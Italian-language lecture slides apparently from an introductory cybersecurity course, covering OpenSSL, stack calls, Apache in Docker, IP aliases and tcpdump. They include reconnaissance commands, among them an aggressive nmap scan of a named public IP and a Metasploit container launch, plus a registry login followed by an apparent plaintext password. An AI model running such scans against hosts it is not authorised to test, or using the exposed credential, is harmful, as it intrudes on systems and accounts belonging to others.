Introduzione alla sicurezza informatica

- Definizione: La sicurezza informatica protegge sistemi, reti e dati da minacce informatiche, accessi non autorizzati o danni.
- Obiettivi (Triade CIA)
  - Riservatezza: Garantire che i dati siano accessibili solo alle entità autorizzate.
  - Integrità: Garantire che i dati rimangano accurati e non manomessi.
  - Disponibilità: Rendere i sistemi e le informazioni accessibili quando necessario.
  - Importanza: Previene le violazioni dei dati, le perdite finanziarie e i danni alla reputazione, garantendo al contempo la conformità a leggi come il GDPR e l'HIPAA.

Openssl – uso

- Cosa è il PATH dei comandi (in macos, windows, linux, ...)?
  - Elenco dei PATH nel file system (separati da : sotto linux e macos e da ; sotto windows) nei quali l'interprete dei comandi
  - Chi modifica il PATH
    - Per l'utente corrente, due files
    - .profile
    - .bashrc
  - Per esaminare
    - less ~/.profile
    - Tilde (~): <alt-gr> <ì>

Per eseguire un file eseguibile

- <path assoluto o relativo del file eseguibile>/<nome del file eseguibile>
- Lo stack e le chiamate a funzione
- Associato a un programma in esecuzione ci sono diverse <zone di memoria>
  - La zona di memoria in cui ci sono le istruzioni da eseguire
  - La zona di memoria in cui ci sono le singole variabili dichiarate nel codice sorgente
  - La zona di memoria (heap) in cui ci sono le variabili <allocate> dinamicamente (la malloc del C, la new di Java o di python, ecc)
  - La zona di memoria (stack) in cui sono archiviati gli indirizzi

Il codice assembler di un semplice programma C

- Quando una routine chiama (call) un'altra routine, viene eseguita una chiamata <push(indirizzo di ritorno)> che significa che nello "stack" viene scritto dove proseguirà l'esecuzione del codice al termine della chiamata
- Esempio
  - 1) A=10
  - 2) Login();
  - 3) print(A);

Quando viene eseguita la funzione Login, si esegue <push(3)>

Fatta in automatico dalla CPU (cioè quando si esegue il comando assembler CALL, automaticamente la CPU fa la PUSH dell'indirizzo dell'istruzione successiva

Al termine dell'esecuzione della funzione (in questo caso login) l'essembler esegue la <ret> (return) che va a fare PC=pop() e quindi nel program counter della CPU ci va a finire nel nostro caso l'indirizzo 3 che il punto successivo alla chiamata a login

- Per questo motivo il programma
  - 7) Def P():
    - 8) Return “Ciao”
  - 9) Del Q():
    - 10) a=P();
    - 11) Return a

  - 1) A=10
  - 2) a=input()
  - 3) b=Math.exp(a, 5) # esegue a elevato alla 5
  - 4) print(b)
  - 5) a=Q()
  - 6) print(a)

Uso di openssl

- Creazione di una coppia di chiavi pubbliche e private (gendsa, genrsa, curve ellittiche)
  - Un tool da utilizzare
    - bc (-l per usare i decimali)
    - Esempio: bc <<<2^250
  - Per windows le cygwin costituiscono un layer unix
  - Chiavi rsa
  - -engine in openssl indica la possibilità di utilizzare un HSM (hardware security module)
- openssl genrsa -F4 -out key.pem -verbose 2048
  - Genera una chiave privata da 2048 bit
- Come faccio a togliere righe dall'inizio di un file?
- Come faccio a togliere righe dalla fine di un file
- Da key.pem tolgo inizio e fine e decodifico
  - tail -n +2 key.pem | head -n -1 | base64 -d
- Per cifrare il messaggio m: $c=m^e \, mod(n)$
- Per decifrare il messaggio cifrato c: $m=c^d \, mod(n)$

Ancora openssl

- openssl ecparam -name secp384r1 -genkey -noout -out private_eckey.pem
  - Utilizzeremo questa chiave privata
- openssl ec -in private_eckey.pem -pubout -out public_eckey.pem
  - Per estrarre la pubblica
- Per stampare un certificato digitale
  - openssl x509 -text -noout -in _.google.pem
- Per verificare un certificato tramite ocsp
  - openssl ocsp -issuer ca_cert.pem -cert certificate.pem -url <OCSP_URL>

Ancora openssl

- Uso di openssl per verificare il comportamento ssl di un sito web
- Con openssl oltre a vedere il challenge fatto tra client e server posso verificare se il server accetta vecchi schemi crittografici (es: -tls1 ecc)

Un tool per il web

- Eseguire il seguente comando
  - docker run -ti --net host --volume "$PWD":/vapps dozenapps/frextva:11 /bin/bash -i
- docker login -u dozenapps

H23aq,!09UT

metasploit

- Ma ancora non dovete usarlo appieno
- docker run --rm -it --net host metasploitframework/metasploit-framework


What Happens between the Web Browser and Server

- A browser attempts to connect to a web site secured with SSL. The browser requests that the web server identify itself.
- The server sends the browser a copy of its SSL certificate.
- The browser checks whether it trusts the SSL certificate. If so, it sends a message to the server.
- The server sends back a digitally signed acknowledgement to start an SSL encrypted session.
- Encrypted data is shared between the browser and the server.

NMAP

- Cerca le porte aperte e non solo…
- sudo nmap -A -T4 35.157.221.134

Evoluzione delle architetture di gestione siti web (http 1.0)




Problema: tanti indirizzi IP, uno per ogni server

Esempio con apache

- Il file di configurazione di apache
- Stress test di apache
  - docker run --rm -it --name my-apache-app -p 30001:80 -v ./:/usr/local/apache2/htdocs/ httpd:latest
  - Questo comando esegue l’immagine di httpd (web server di apache) e la mette in ascolto sulla porta 30001 sulla macchina host
  - Per verificare i server in ascolto sul protocollo TCP
    - sudo netstat -anp --tcp | grep LISTEN
  - Per entrare in un container in esecuzione
    - docker exec -it 6f14ab91a95a /bin/bash -i

Evoluzione delle architetture di gestione siti web (http 1.1)



Un indirizzo IP, tanti server. Chi lo decide? Il campo HOST dell'header HTTP.
Quando il browser si collega invia al web server sia la url richiesta, sia il campo host dell'header

IP virtuali (alias)


- sudo ifconfig enp58s0u1u2:alias 192.168.200.100 netmask 255.255.255.0 up
  - Per metterlo su file
  - echo "sudo ifconfig enp58s0u1u2:alias 192.168.200.100 netmask 255.255.255.0 up" >addalias.sh
- Per quale motivo utilizzare ip virtuali?
  - Test su siti in locale
  - Problemi di connettività

Discovery

- Scoprire sull’indirizzo IP 192.168.200.100 quali servizi sono attivi
  - sudo nmap -A -T4 192.168.200.100 -p 0-65535
- Per i servizi WEB, eseguire un piccolo stress test per verificare l’efficienza del sito web

Question
1) a quale indirizzo dovrò associare il nome di dominio del sistema di servizi?
2) IN questa configurazione quanti utenti da internet potrò gestire in contemporanea? Massimo 65536!!!!

Azienda (DMZ)



Gli script di avvio

- In ambiente linux ci sono diversi file che sono “eseguiti” al login
  - Da non confondere con gli script che sono eseguiti dal sistema operativo durante il bootstrap
- Per la CLI bash abbiamo
  - Nella cartella HOME dell’utente
    - .profile
    - .bashrc
  - Nella cartella /etc
    - Profile
    - Profile.d (che contiene molti script)
    - Env o environment

Gli script di avvio

- In genere
  - .profile: contiene le assegnazioni delle variabili di ambiente
  - .bashrc: contiene la dichiarazione di funzioni, l'esecuzione di comandi interni o esterni a bash
- NB:
  - Windows utilizza il registry (regedit.exe per leggerlo) per archiviare tutti i dati di configurazione di un'applicazione
  - Linux utilizza le variabili di ambiente e, in particolare, il file di configurazione che in genere si trovano nella HOME e si chiamano .<nome app>rc
  - In ubuntu ora troviamo la cartella $HOME/.config che contiene le configurazioni delle nuove applicazioni

Analisi del funzionamento di un sito web

- Attivare un ip alias per poter disaccoppiare il sito e aggiungerlo al file /etc/hosts
- Creare due virtual host sul server apache
- Mettere in esecuzione il server, tramite docker
- Analizzare i dati http
  - Lato server: i log di apache!!!
    - LogLevel debug
    - Test con: curl "http://lab.cyber3.edu:30001/?a=10&b=20"
    - E se volessi fare un test di POST con i dati?
      - curl -H 'Content-Type: application/json' -d '{"contents":[{"parts":[{"text":"Explain how AI works"}]}]}' -X POST 'http://www.cyber3.edu:30001/'
    - In ogni caso loglevel debug non mostra tutti il pacchetto applicativo
    - Se fossi in una situazione di debug di un sito (e non con i servizi attivi) potrei utilizzare un modulo apache “dumpio”

Analisi del funzionamento di un sito web

- Lato network
  - wireshark/tcpdump/…
  - Tcpdump ha un linguaggio di scripting e un insieme di flag
  - Tcpdump
    - -i <scheda di rete/any>
    - -s 2000: byte da prendere nei pacchetti
    - -n: non cerca di ricavare i nomi di dominio dagli indirizzi IP
    - -e: stampa il data link layer
    - -X: stampa il dump ascii e esadecimale dei pacchetti
    - -A: stampa il dump ascii dei pacchetti
    - Il linguaggio è basato di and, or, e predicati
      - Host 192.168.200.100 # significa che uno dei due capi della comunicazione è questo ip
        - C'è anche dst e src che consentono di specificare la destinazione o la sorgente
      - Port 30001 (per le comunicazioni TCP) tutte le comunicazioni entranti e uscenti dalla porta 30001
      - Ecc
    - Può lavorare in modalità promiscua
- Dato che mi avete sfidato, sfido io a voi
  - Stampate mac address e IP di tutte le macchine della vostra rete

tcpdump

- sudo tcpdump -i enp58s0u1u2 -n|egrep "^.*IP [0-9]+\.[0-9]+\.[0-9]+\.[0-9]+"
- Individuo tutte le righe che contengono un indirizzo IP
  - Per ora lasciamo il IP e le porte e focalizziamoci sul primo ip
- Con il flag -o stampo solo i risultati dei match
- Due grep
  - sudo tcpdump -i enp58s0u1u2 -n|egrep -o "^.*IP [0-9]+\.[0-9]+\.[0-9]+\.[0-9]+"|egrep -o "[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+"
- AWK
  - sudo tcpdump -i enp58s0u1u2 -n|egrep -o "^.*IP [0-9]+\.[0-9]+\.[0-9]+\.[0-9]+"|awk -e '{print $3;}'


tcpdump

- Docker
  - --net host indica che si intende utilizzare la rete dell’host


Analisi del funzionamento di un sito web

